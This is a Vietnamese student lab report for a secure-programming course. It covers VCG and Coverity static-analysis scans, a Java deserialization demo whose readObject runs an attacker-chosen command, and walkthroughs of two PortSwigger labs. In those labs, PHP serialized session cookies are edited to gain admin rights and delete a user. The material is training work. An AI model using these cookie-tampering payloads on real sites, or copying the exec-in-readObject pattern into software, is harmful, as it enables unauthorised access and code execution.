

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn & Khai thác lỗ hổng phần mềm

Lab 2: Integrating Security and Automation

GVHD: Nguyễn Hữu Quyền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.012.ATCL - Nhóm 3

STT	Họ và tên	MSSV	Email
1	Bùi Hoàng Trúc Anh	21521817	21521817@gm.uit.edu.vn
2	Lê Hoàng Oanh	21521253	21521253@gm.uit.edu.vn
3	Nguyễn Ngọc Trà My	21520353	21520353@gm.uit.edu.vn
4	Huỳnh Minh Tân Tiến	21521520	21521520@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 2	100%
2	Bài tập 3	100%
3	Bài tập 6	100%
4	Bài tập 7	100%
5	Bài tập 8	100%
6	Bài tập 9	100%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT


Bài tập 2: Sinh viên tự tìm hiểu, cài đặt và đưa ra một ví dụ quét mã nguồn thông qua công cụ VCG <https://github.com/nccgroup/VCG/tree/master/VCG-Setup/Release> và trình bày chi tiết step by step

Bước 1: Cài đặt công cụ VCG qua link trên


Bước 2: Chọn ngôn ngữ -> File/New Target File -> file cần quét



Bước 3: Scan -> Full Scan




Kết quả hiện ra màn hình như sau:



Bài tập 3: Sinh viên tiếp tục tự tìm hiểu, cài đặt và đưa ra một ví dụ quét mã nguồn thông qua công cụ: Coverity

Bước 1: Truy cập vào trang web [Coverity Scan - Static Analysis](https://scan.coverity.com) và đăng kí tài khoản

Bước 2: Chọn project cần kiểm tra



Register Your Open Source GitHub Project

[Manual Entry](#)[Select from GitHub](#)

Select a GitHub Project

[Search](#)[Reload repository list from GitHub](#)

(Last updated less than a minute ago)

- chimcanhcutbietnoi/NT208_react.js
- chimcanhcutbietnoi/NT208_web
- chimcanhcutbietnoi/hello_penguin

Bước 3: Thay đổi các trường thông tin (ngôn ngữ...) cho phù hợp rồi submit

[← Back to GitHub Project List](#)

Register Your Open Source GitHub Project on Coverity Scan

Note: if you are adding a GitHub project, you can take advantage of integration with Coverity Scan by first linking your G then adding your project directly from Github.

Register your GitHub Project

Repository Name

Role

Language

Repository URL

License

Project Access

[Public summary preview](#)

Homepage URL

Bước 4: Sau khi submit xong thì sẽ được chuyển sang trang Upload a Project Build, tại đây chọn Download Coverity Scan Self-Build và chọn phiên bản phù hợp để tải về

[← Back to project](#)

[Upload Build](#) [Submit URL](#) [Configure Travis CI](#)

Upload a Project Build

Be sure to [Download Coverity Scan Self-Build](#) and build your project before you begin.

To automate the download, consult the Automation section below.

Download the Coverity Scan Build Tool: PHP/Python/Ruby

[C/C++](#) [Java](#) [C#](#) [JavaScript](#) [Other](#)

These instructions are specific to your project's language. Be sure to select the appropriate tab above.

Downloading and Building

To Set-up:

1. Download and extract the tarball or zip file (see below for MacOSX)
2. Add the bin directory to your path

The latest versions of the Coverity Build Tool comes pre-configured for php/python/ruby. However, if you've installed these in a non-standard location, you may need to run compiler configuration steps shown below.

MacOSX Build Tool Set-up:

1. Download macOSX Build tool and open DMG file
2. A window will open containing `cov-analysis-macosx-2022.12.2.sh` file
3. Copy `cov-analysis-macosx-2022.12.2.sh` file to your build directory


Download Coverity Build Tool

Download Coverity Build Tool version for your platform here.
Checksums: MD5.


Version: 2022.12
Updated: April 29th, 2023

- Linux64
- Linux32
- FreeBSD64
- FreeBSD32
- Win64
- Win32
- MacOSX (signed dmg installation)
- Darwin (for Travis CI)
- Linux (for Travis CI)

Bước 5: Sau khi hoàn tất tải về, giải nén và thêm đường dẫn tới thư mục bin trong thư mục vừa giải nén vào PATH



Bước 6: Mở Command Prompt và di chuyển đến thư mục chứa project sau đó Custom Compiler Configuration và thực hiện theo hướng dẫn build trên trang web



Custom Compiler Configuration

- The Coverity Build Tool comes pre-configured for all our supported languages. For other compilers (or ones not installed in standard locations), please run cov-configure as described below
 - `cov-configure --comptype [compiler type] --compiler [full pathname to the compiler]`
 - For example, if you are using gcc compiler, such as mygcc-4.6, run the following
 - `cov-configure --comptype gcc --compiler /usr/bin/mygcc-4.6`
 - Refer to <coverity build tool>/docs/en/help/cov-configure.txt for more details

```
C:\Users\DELL\Desktop\python>cov-configure --python
[WARNING] cannot make path from the PATH element 'D:??\vm\bin\'. Skipping this element and continuing.
[WARNING] cannot make path from the PATH element '"C:\Program Files;C:\Winnt;C:\Winnt\System32"'. Skipping
element and continuing.
```

```
Generated coverity_config.xml at location D:/cov-analysis-win64-2022.12.2/config/coverity_config.xml
Successfully generated configuration for the filesystem capture patterns: capture-config-files python
```

To Build:

1. Change to your build directory (i.e. ``cd``)
2. Run the Coverity Build tool
 - This will create intermediate directory called 'cov-int' and `--fs-capture-search` captures PHP/Python/Ruby files into the intermediate directory.
 - Note** - Do not change the name of 'cov-int' intermediate directory.

- For filesystem capture:

```
cov-build --dir cov-int --no-command --fs-capture-search <path/to/source/code>
```

For example:

```
cov-build --dir cov-int --no-command --fs-capture-search ./
```

- For filesystem capture along with Java or C# use the following command:

```
cov-build --dir cov-int --fs-capture-search <path/to/source/code> <build command>
```

For example:

```
cov-build --dir cov-int --fs-capture-search ./ mvn -DskipTests=true compile
```

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22621.2428]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd C:\Users\DELL\Desktop\python

C:\Users\DELL\Desktop\python>cov-configure --python
[WARNING] cannot make path from the PATH element 'D:??\vm\bin\'. Skipping this element and continuing.
[WARNING] cannot make path from the PATH element '"C:\Program Files;C:\Winnt;C:\Winnt\System32"'. Skipping this element and continuing.

Generated coverity_config.xml at location D:/cov-analysis-win64-2022.12.2/config/coverity_config.xml
Successfully generated configuration for the filesystem capture patterns: capture-config-files python

C:\Users\DELL\Desktop\python>cov-build --dir cov-int --no-command --fs-capture-search ./
[WARNING] cannot make path from the PATH element 'D:??\vm\bin\'. Skipping this element and continuing.
[WARNING] cannot make path from the PATH element '"C:\Program Files;C:\Winnt;C:\Winnt\System32"'. Skipping this element and continuing.
Coverity Build Capture (64-bit) version 2022.12.2 on Windows 11 Professional, 64-bit (build 22621)
Internal version numbers: 126f4dac91 p-2022.12-push-76


[STATUS] Running filesystem capture search...
[WARNING] Path 'C:/Users/DELL/Desktop/python/cov-int' looks like an idir. Skipping filesystem capture on it.
[STATUS] Emitting 1 file from filesystem capture
|0-----25-----50-----75-----100|
*****
Emitted 1 Python compilation units (100%) successfully

1 Python compilation units (100%) are ready for analysis
The cov-build utility completed successfully.
```

3. Create a compress tar archive of the results (gzip, zip, lzma, xz or bz2)

- o `tar czvf myproject.tgz cov-int`
- o `tar caf myproject.lzma cov-int`
- o `tar caf myproject.xz cov-int`
- o `tar caf myproject.bz2 cov-int`
- o `zip -r myproject.zip cov-int` or use Windows's standard zip UI
- o **Note** - compressed file should include the 'cov-int' directory as a root directory
- o For Example, if your project name is ntp, the command would be
 - `tar czvf ntp.tgz cov-int`

4. Submit compressed file created in previous step for analysis



Bước 7: Sau khi hoàn tất, quay trở lại trang Upload a Project Build và tải lên file nén vừa tạo

Project Version

Project/Build version:2.3, 2.5 etc.

Description/tag

Description/tag: Major release etc.

Upload Tar File myproject.tgz

Choose file

Choose the tarball created using **Coverity Scan Self-Build** tool.

Working...

Trang web sẽ quét qua chương trình và hiển thị lỗi nếu có.

Build successfully submitted.

[Back to dashboard](#)

chimcanhcutbietnoi/hello_penguin

[Overview](#) [Project Settings](#) [Analysis Settings](#) [Members](#) [Invite](#)

Last Build Status: In-queue. Your build is in the queue to be analyzed. There are 2 builds ahead of it.

coverage passed

Analysis Metrics

Oct 22, 2023 Last Analyzed	1 Lines of Code Analyzed	0.00 Defect Density
-------------------------------	-----------------------------	------------------------

Defects by status for current build

0 Total defects	0 Outstanding	0 Dismissed	0 Fixed
--------------------	------------------	----------------	------------

Note: Defect density is measured by the number of defects per 1,000 lines of code.

Quick Start Guide

Project Actions

- [View Defects](#)
- [Submit Build](#)
- [Terminate Build](#)

Configuration Progress

Registered project	✓
Submitted first build	✓
Configured components	✗
Submitted modeling file	✗

Bài tập 6: Sinh viên thực nghiệm lại 2 đoạn code trên và cho biết suy nghĩ của bạn với dấu hiệu “r00AB” trong chuỗi base64 khi ta bắt gặp chúng trong bất kỳ ứng dụng nào?

```
(t4nti3n@kali)-[~/DevSec/bt6]
$ ls
JavaDeserial.class  JavaSerial.java  normalObj.serial
JavaDeserial.java   NormalObj.class
JavaSerial.class     VulnObj.class

(t4nti3n@kali)-[~/DevSec/bt6]
$ cat JavaSerial.java
import java.io.*;
public class JavaSerial {
    public static void main(String args[]) throws Exception {
        VulnObj vulnObj = new VulnObj("ls");
        FileOutputStream fos = new FileOutputStream("normalObj.ser");
        ObjectOutputStream os = new ObjectOutputStream(fos);
        os.writeObject(vulnObj);
        os.close();
    }
}
class VulnObj implements Serializable {
    public String cmd;
    public VulnObj(String cmd) {
        this.cmd = cmd;
    }
}
```

```
File Actions Edit View Help
$ cat JavaDeserial.java
import java.io.*;
public class JavaDeserial {
    public static void main(String args[]) throws Exception {
        FileInputStream fis = new FileInputStream("normalObj.serial");
        ObjectInputStream ois = new ObjectInputStream(fis);
        NormalObj unserialObj = (NormalObj) ois.readObject();
        ois.close();
    }
}

class NormalObj implements Serializable {
    public String name;
    public NormalObj(String name) {
        this.name = name;
    }
    private void readObject(java.io.ObjectInputStream in)
        throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        System.out.println(this.name);
    }
}

class VulnObj implements Serializable {
    public String cmd;
    public VulnObj(String cmd) {
        this.cmd = cmd;
    }
    private void readObject(java.io.ObjectInputStream in)
        throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        String s = null;
        Process p = Runtime.getRuntime().exec(this.cmd);
        BufferedReader stdInput =
            new BufferedReader(new InputStreamReader(p.getInputStream()));
        while ((s = stdInput.readLine()) != null) {
            System.out.println(s);
        }
    }
}
```

```
(kali)-[~/DevSec/bt6]
$ cat normalObj.serial | base64
r00ABXNyAAAdWdWxuT2JqH0k6B6IYok4CAAFMAANjbWR0ABJMamF2YS9sYW5nL1N0cmZt4cHQA
Amxz
```

Chuỗi r00AB khi deserialization một đối tượng trong Java là một phần của serialization header mà Java sử dụng để đánh dấu và xác định kiểu dữ liệu của đối tượng được serialize

Bài tập 7: Modifying serialized objects – (<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects>). Trình bày cách giải chi tiết.

- Đăng nhập bằng thông tin đăng nhập đã cho.

[Home](#) | [My account](#) | [Log out](#)


My Account

Your username is: wiener

Email

Update email

- Sử dụng Charles Web Debugging Proxy để coi được yêu cầu GET /my-account sau khi đăng nhập. Trong đó có chứa cookie phiên đường như được mã hóa URL và Base64.



- Giải mã cookie bằng công cụ base64 decode online.

Decode from Base64 format

Simply enter your data then push the decode button.

Tzo0OiJvc2VyljoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lcil7czo1OiJhZG1pbil7YjowO30%3d

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set)

< DECODE > Decodes your data into the area below.

O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}7

- Lưu ý rằng cookie trên thực tế là một đối tượng serialized PHP. Thuộc tính “admin” chứa “b:0”, biểu thị giá trị sai. Thay đổi giá trị của thuộc tính “admin” thành “b:1” và mã hóa lại đối tượng.

Encode to Base64 format

Simply enter your data then push the encode button.

```
O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:1;}7
```

i To encode binaries (like images, documents, etc.) use the file upload form a little further down on this

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).


☐ Perform URL-safe encoding (uses Base64URL format).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character

> ENCODE < Encodes your data into the area below.

```
Tzo0OiJVc2VyljoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lcil7czo1OiJhZG1pbil7YjoxO303
```

- Chọn Inspect Element -> Application -> Cookies -> dán cookie sau khi đã được sửa và mã hóa vào trong mục value của cookie.



- Lúc này, trang web sẽ xuất hiện admin panel. Trong admin panel, xóa đi người dùng carlos theo yêu cầu bài lab.

Web Security Academy Modifying serialized objects LAB Not solved

Home | Admin panel | My account

Users

wiener - Delete
carlos - Delete

User deleted successfully!

Users

wiener - Delete

Congratulations, you solved the lab!

Share your skills! | Continue learning >>

Home | Admin panel | My account

Bài tập 8: Modifying serialized data types – (<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-data-types>) . Trình bày cách giải chi tiết

- Đăng nhập bằng thông tin đăng nhập đã cho.

My Account

Home | My account | Log out

Your username is: wiener

Email

Update email

- Sử dụng Charles Web Debugging Proxy để coi được yêu cầu GET /my-account sau khi đăng nhập. Trong đó có chứa cookie phiên đường như được mã hóa URL và Base64.

Structure Sequence Overview Contents Summary Chart Notes

Name Value

session | Izo0Oivc2VyljoyOntzOigphVzZkxWY1lljzOjY6lndpZW5kdjIzc0xMjoiWmNjZDZkZ3Rva2VulzoiMyOuzGhp1NndwenhmNXpTOGj5a2dkhFwY1YnNlcKgzYS7lRQ%3d...

my-account?rid=wiener

- Giải mã cookie bằng công cụ base64 decode online.

Decode from Base64 format

Simply enter your data then push the decode button.

```
Tzo0OiJvc2VyljoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lcil7czoxMjoiYWVjZXNzX3Rva2VuljtzOjMyOiJ4bW1jcHF4MDB3a2lscG52ZHQ5b2VkcXJ2cnByem1sail7fQ%3d%3d
```

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"xmmcpqx00wkilpnvdt9oedqrvrprzmlj";}
```

- Lưu ý rằng cookie trên thực tế là một đối tượng serialized PHP. Thay đổi độ dài của username thành 13 và sửa username thành “administrator”
- Thay đổi access token thành số 0. Vì đây không còn là một chuỗi nữa nên cũng cần xóa dấu ngoặc kép xung quanh giá trị. Cập nhật nhãn loại dữ liệu cho mã thông báo truy cập bằng cách thay thế s bằng i. Sau khi chỉnh sửa thì mã hóa lại đối tượng.

Encode to Base64 format

Simply enter your data then push the encode button.

```
O:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}
```

i To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).


☐ Perform URL-safe encoding (uses Base64URL format).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

```
Tzo0OiJvc2VyjoyOntzOjg6InVzZXJuYW1lIjtzOjEzOiJhZG1pbmlzdHJhdG9yIjtzOjEyOiJhY2Nlc3NfdG9rZW4iO2k6MDt9
```

- Chọn Inspect Element -> Application -> Cookies -> dán cookie sau khi đã được sửa và mã hóa vô trong mục value của cookie.




- Lúc này, trang web sẽ xuất hiện admin panel. Trong admin panel, xóa đi người dùng carlos theo yêu cầu bài lab.

Web Security Academy

Back to lab description >>

LAB

Not solved



Users

wiener - [Delete](#)


carlos - [Delete](#)

Web Security Academy

Back to lab description >>



LAB

Solved



Congratulations, you solved the lab!

Share your skills!



Continue learning >>


Home | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

